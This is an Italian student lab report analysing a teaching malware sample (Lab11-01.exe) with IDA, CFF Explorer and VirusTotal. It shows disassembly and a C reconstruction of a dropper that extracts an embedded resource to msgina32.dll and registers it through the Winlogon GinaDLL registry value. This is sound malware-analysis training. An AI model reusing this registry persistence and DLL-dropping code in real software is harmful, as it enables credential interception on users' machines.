

## BUILD WEEK 3

### ANALISI COMPLETA DI UN MALWARE REALE



Angela Di Emidio  
Silvia Munafò  
Alessio Gorgoglione  
Valerio Mendolia

Monia Iannone  
Pasquale Morgillo  
Leonardo Ciandri  
Bartolomeo Lapiello


Effettuare un'analisi completa di un malware presente sulla macchina Windows Xp dedicata, il file eseguibile *Malware\_Build\_Week\_U3* presente nella cartella Build\_Week\_3, e di due malware scaricabili dal link fornito.

Analizzare il codice del file con particolare attenzione alla funzione “Main”.

Nello specifico è chiesto di elencare:

- **I parametri passati**
- **Le variabili dichiarate**

Per fare ciò utilizziamo IDA che è un disassembler e ci viene in aiuto per analizzare il codice dell'eseguibile.




Nella sezione “Function Window” cliccando sulla funzione “Main” sulla destra ci viene mostrato la sezione “IDA View-A” il codice in linguaggio Assembly; sapendo che le **variabili** sono quelle ad **offset negativo** mentre i **parametri** sono ad **offset positivo** possiamo dire che sono presenti:

- **3 parametri**
- **5 variabili**

Descrivere

- **Le sezioni presenti all'interno dell'eseguibile e di descriverne almeno 2**
- **Le librerie importate dal malware**, fare un'ipotesi sulla base della sola analisi statica delle funzionalità che il malware potrebbe implementare.

Utilizzando il tool **CFF Explorer**, nella sezione "**Section Headers**" sono visibili sulla destra le 4 sezioni che compongono l'eseguibile e nella sezione "**Import Directory**" le librerie importate dinamicamente.




Le sezioni sono:

a) **.text**: Contiene le istruzioni di codice che la CPU eseguirà una volta che il software sarà avviato. Questa sezione rappresenta il nucleo del programma, in quanto contiene il codice effettivo che viene eseguito per svolgere le operazioni desiderate. È la sezione principale che viene eseguita dalla CPU, poiché contiene le istruzioni che determinano il comportamento del programma.

b) **.rdata**: Contiene principalmente dati di sola lettura utilizzati dall'eseguibile. Questa sezione contiene solitamente costanti, tabelle di lookup o altre informazioni di sola lettura che vengono utilizzate dal programma durante l'esecuzione. Il contenuto di questa sezione non può essere modificato durante l'esecuzione del programma.

c) **.data**: Contiene dati inizializzati e variabili globali del programma eseguibile. Questa sezione include dati che possono essere letti e scritti durante l'esecuzione del programma. Ad esempio, può contenere variabili globali, variabili statiche e altri dati inizializzati che possono essere modificati durante l'esecuzione del programma.

d) **.rsrc**: Contiene le risorse del programma, come immagini, icone, suoni, stringhe localizzate, menu e altre informazioni non codice. Le risorse sono dati aggiuntivi che un'applicazione può utilizzare per arricchire la sua interfaccia utente o per fornire informazioni utili all'utente senza dover aggiungere codice specifico. Questa sezione è spesso utilizzata dagli sviluppatori per fornire un'interfaccia utente più ricca, localizzazione multilingue e contenuti multimediali.



Le directory importate sono:

- Kernel32.dll** è una libreria di sistema di Windows che serve per interagire con il sistema operativo. Gestisce processi, thread, memoria, file, tempo e risorse.
- Advapi32.dll**: Contiene funzioni per interagire con il sistema operativo, gestire servizi, autorizzazioni e sicurezza. Include operazioni come avviare/sospendere servizi, regolare privilegi, accedere al Registro di sistema e criptare dati.

Al loro interno le funzioni su cui cade la nostra attenzione sono:

- **CreateFileA** Crea un file o un handle a un file esistente.
- **FindResourceA** Trova una risorsa (come un'immagine, un cursore o un suono) in un modulo.
- **GetModuleHandleA** Ottiene l'handle del modulo corrente.
- **GetProcAddress** Ottiene l'indirizzo di una funzione in un modulo.
- **LoadLibraryA** Carica un modulo in memoria.
- **LockResource** Blocca una risorsa in memoria in modo che possa essere modificata.
- **VirtualAlloc** Alloca memoria virtuale.

Si può dedurre che il malware sia in grado di eseguire operazioni come unpacking/self-injection (VirtualAlloc), caricamento di librerie in runtime (LoadLibraryA, GetProcAddress), accesso a risorse embedded/incorporate (FindResourceA, LockResource) e query di elementi (CreateFileA, GetModuleHandle).

A riprova di quanto analizzato finora è possibile sottoporre il file ad ulteriore controllo tramite **VirusTotal** che riporta un risultato di 53/71 vendor che lo segnalano identificato anche come un **trojan dropper** di tipo generico.

53  
/ 71

Community Score

53 security vendors and no sandboxes flagged this file as malicious

Reanalyze Similar More

57d8d248a8741176348b5d12dcf29f34c8f48ede0ca13c30d12e5ba0384056d7

Size  
52.00 KB

Last Analysis Date  
14 days ago

EXE

Lab11-01.exe

peexe armadillo checks-user-input

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 10

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label ⓘ trojan.r014c0dc21/genericxcq

Threat categories trojan dropper


Family labels r014c0dc21 genericxcq

Security vendors' analysis ⓘ

Do you want to automate checks?

Ad-Aware	ⓘ Dropped:Trojan.Generic.6200673	AhnLab-V3	ⓘ Trojan/Win32.Agent.C39204
Alibaba	ⓘ Trojan:Win32/Tiggre.5880570c	ALYac	ⓘ Dropped:Trojan.Generic.6200673
Antiy-AVL	ⓘ Trojan/Win32.Agent	Arcabit	ⓘ Trojan.Generic.D5E9D61
Avast	ⓘ Win32:Trojan-gen	AVG	ⓘ Win32:Trojan-gen
Avira (no cloud)	ⓘ TR/Agent.53248.465	BitDefender	ⓘ Dropped:Trojan.Generic.6200673

- Spiegare lo scopo della funzione locata all'indirizzo di memoria 00401021
- Spiegare come vengono passati i parametri alla funzione alla locazione 00401021



La funzione all'indirizzo di memoria **00401021** è **RegCreateKeyExA**, una funzione della libreria di Windows che viene utilizzata per creare una nuova chiave o aprire una chiave esistente nel Registro di sistema; il suo scopo principale è consentire alle applicazioni di accedere e gestire le informazioni del Registro.

La sintassi della funzione è:

```
LSTATUS RegCreateKeyEx(
    HKEY          hKey,
    LPCSTR        lpSubKey,
    DWORD         Reserved,
    LPSTR         lpClass,
    DWORD         dwOptions,
    REGSAM        samDesired,
    LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    PHKEY         phkResult,
    LPDWORD       lpdwDisposition
);
```

Dove tutti i parametri richiesti vengono in questi caso passati tramite l'operazione di push (inserimento) nello stack. Infatti, come si nota dal precedente screen, viene prima creato lo

stack con le prime tre istruzioni, successivamente vengono inizializzati i parametri al suo interno così da poter poi essere utilizzati dalla funzione.


- Indicare che oggetto rappresenta il parametro locato all'indirizzo di memoria 00401017.

• .text:00401015	push	0	; Reserved
• .text:00401017	push	offset SubKey	;"SOFTWARE\\Microsoft\\Windows NT\\CurrentVe"...
• .text:0040101C	push	80000002h	; hKey

```

; char SubKey[]
SubKey db 'SOFTWARE\\Microsoft\\Windows NT\\Curre'
db 'ntVersion\\Winlogon',0


```



Il parametro all'indirizzo di memoria 0x00401017 è un puntatore al nome (LPCSTR) della sottochiave (**SubKey**) creata o aperta tramite RegCreateKeyExA.

Tramite push viene caricata sull'indirizzo di memoria nello stack con nome **SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon** e successivamente richiamata dalla funzione **RegCreateKeyExA**.

- Spiegare il significato delle istruzioni comprese tra gli indirizzi di memoria 00401027 e 00401029



Dopo la chiamata a **RegCreateKeyExA**, il valore di EAX viene controllato con **Test eax,eax** per verificare se è zero.

Se EAX è **zero**, il salto condizionale (jz) **viene eseguito**, e vengono chiamate le funzioni per **impostare il valore della chiave** con conseguente **chiusura dell'handle**.

Se EAX **non è zero**, viene **copiato il valore 1** nel **registro EAX** e viene eseguito un **salto incondizionato (jmp)** per saltare alla **fine** della funzione.



- Tradurre il codice di queste righe da Assembly a C

```
#include <stdio.h>
#include <windows.h>

void funzione_401299(const char* str) {
    // codice funzione
}

int funzione_401000(char *lpData, long cbData) {
    long hObject;

    if (RegCreateKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon", 0, 0, 0, 0xF003F, 0, &hObject, 0) != 0) {
        return 1;
    }

    if (RegSetValueExA(hObject, "GinaDLL", 0, 1, lpData, cbData) == 0) {
        funzione_401299("RI\\n");
        CloseHandle(hObject);
        return 0;
    } else {
        CloseHandle(hObject);
        return 1;
    }
}

int main(int argc, const char **argv, const char **envp) {
    // codice funzione
    funzione_401000;
    funzione_401000;

    return 0;
}
```

importazione librerie

funzione void

funzione registro

eax = 1

eax = 0

return main  
eax = 1


funzione main

- 1) Vengono importate le librerie → `<stdio.h>` / `<windows.h>`
- 2) Viene implementata la funzione **Void**
- 3) Funzione del registro **if** → Prende **RegCreateKeyExA** con i parametri, viene comparato il test, se il risultato è diverso da 0 il registro **eax** viene messo a 1 e viene fatto return a 1
- 4) se **RegSetValueExA** è diverso da 0 viene richiamata la funzione del void, viene misurato l'handle, **eax** viene impostato a 0 e fatto il return
- 5) **Else** → il registro viene impostato a 1 viene fatta la chiusura dell' handle e viene fatto return.

**RegCreateKeyExA:** Questa funzione **crea una nuova chiave o apre una chiave esistente** nel Registro di sistema.

**RegSetValueExA:** Questa funzione **imposta il valore della chiave di registro** specificata.

- Indicare quale è il valore del parametro “*ValueName*” in riferimento alla funzione locata all’indirizzo 00401047.



Riprendere l'analisi del codice Assembly in particolare analizzando le routine presenti tra gli indirizzi di memoria **00401080** e **00401128**.

Indicare:

- il valore del parametro "ResourceName" passato alla funzione "FindResourceA"

```
.text:00401088 ; -----
.text:00401088
.text:00401088 loc_401088:      mov     eax, lpType      ; CODE XREF: sub_4010
.text:00401088      push    eax           ; lpType
.text:0040108E      mov     ecx, lpName
.text:004010C4      push    ecx           ; lpName
.text:004010C5      mov     edx, [ebp+hModule]
.text:004010C8      push    edx           ; hModule
.text:004010C9      call    ds:FindResourceA
.text:004010CF      mov     [ebp+hResInfo], eax
.text:004010D2      cmp     [ebp+hResInfo], 0
.text:004010D6      jnz     short loc_4010DF
.text:004010D8      xor     eax, eax
.text:004010DA      jmp     loc_4011BF
.text:004010DF ; -----
```

```
-----
a:00408034 ; LPCSTR lpName
a:00408034 lpName      dd offset aTgad      ; DATA XREF: sub_401080+3ETr
a:00408034              ; "TGAD"
```

Il valore del parametro è il valore puntato da edx al momento dell'esecuzione (**lpName**) della funzione FindResourceA.

- funzionalità che sta implementando il malware in questa sezione di codice

```

mov     edx, [ebp+hModule]
push    edx                ; hModule
call    ds:FindResourceA
mov     [ebp+hResInfo], eax
cmp     [ebp+hResInfo], 0
jnz     short loc_4010DF
xor     eax, eax
jmp     loc_4011BF

; CODE XREF: sub_401080+56↑j
mov     eax, [ebp+hResInfo]
push    eax                ; hResInfo
mov     ecx, [ebp+hModule]
push    ecx                ; hModule
call    ds:LoadResource
mov     [ebp+hResData], eax
cmp     [ebp+hResData], 0
jnz     short loc_4010FB
jmp     loc_4011A5

; CODE XREF: sub_401080+74↑j
mov     edx, [ebp+hResData]
push    edx                ; hResData
call    ds:LockResource
mov     [ebp+var_8], eax
cmp     [ebp+var_8], 0
jnz     short loc_401113
jmp     loc_4011A5

; CODE XREF: sub_401080+8C↑j
mov     eax, [ebp+hResInfo]
push    eax                ; hResInfo
mov     ecx, [ebp+hModule]
push    ecx                ; hModule
call    ds:SizeofResource
mov     [ebp+dwSize], eax
cmp     [ebp+dwSize], 0
ja      short loc_40112C
jmp     short loc_4011A5

; CODE XREF: sub_401080+A8↑j
push    4                  ; FLProtect
push    1000h              ; FLAllocationType
mov     edx, [ebp+dwSize]
push    edx                ; dwSize
push    0                  ; lpAddress
call    ds:VirtualAlloc
mov     [ebp+var_C], eax
cmp     [ebp+var_C], 0

mov     ecx, [ebp+dwSize]
mov     esi, [ebp+var_8]
mov     edi, [ebp+var_C]
mov     eax, ecx
shr     ecx, 2
rep movsd
mov     ecx, eax
and     ecx, 3
rep movsb
push    offset aWb         ; "wb"
push    offset aMsgina32_dll_0 ; "msgina32.dll"
call    _fopen
add     esp, 8
mov     [ebp+var_4], eax
mov     ecx, [ebp+var_4]
push    ecx                ; FILE *
mov     edx, [ebp+dwSize]
push    edx                ; size_t
push    1                  ; size_t
mov     eax, [ebp+var_8]
push    eax                ; void *
call    _fwrite
add     esp, 10h
mov     ecx, [ebp+var_4]
push    ecx                ; FILE *
call    _fclose
add     esp, 4
push    offset aDr         ; "DR\n"
call    sub_401299
add     esp, 4

; CODE XREF: sub_401080+76↑j
; sub_401080+8E↑j ...
cmp     [ebp+hResInfo], 0
jz      short loc_4011BC
mov     edx, [ebp+hResInfo]
push    edx                ; hResData
call    ds:FreeResource
mov     [ebp+hResInfo], 0

; CODE XREF: sub_401080+129↑j
mov     eax, [ebp+var_C]

; CODE XREF: sub_401080+33↑j
; sub_401080+5A↑j
pop     edi
pop     esi
mov     esp, ebp
pop     ebp
retn
endp

```

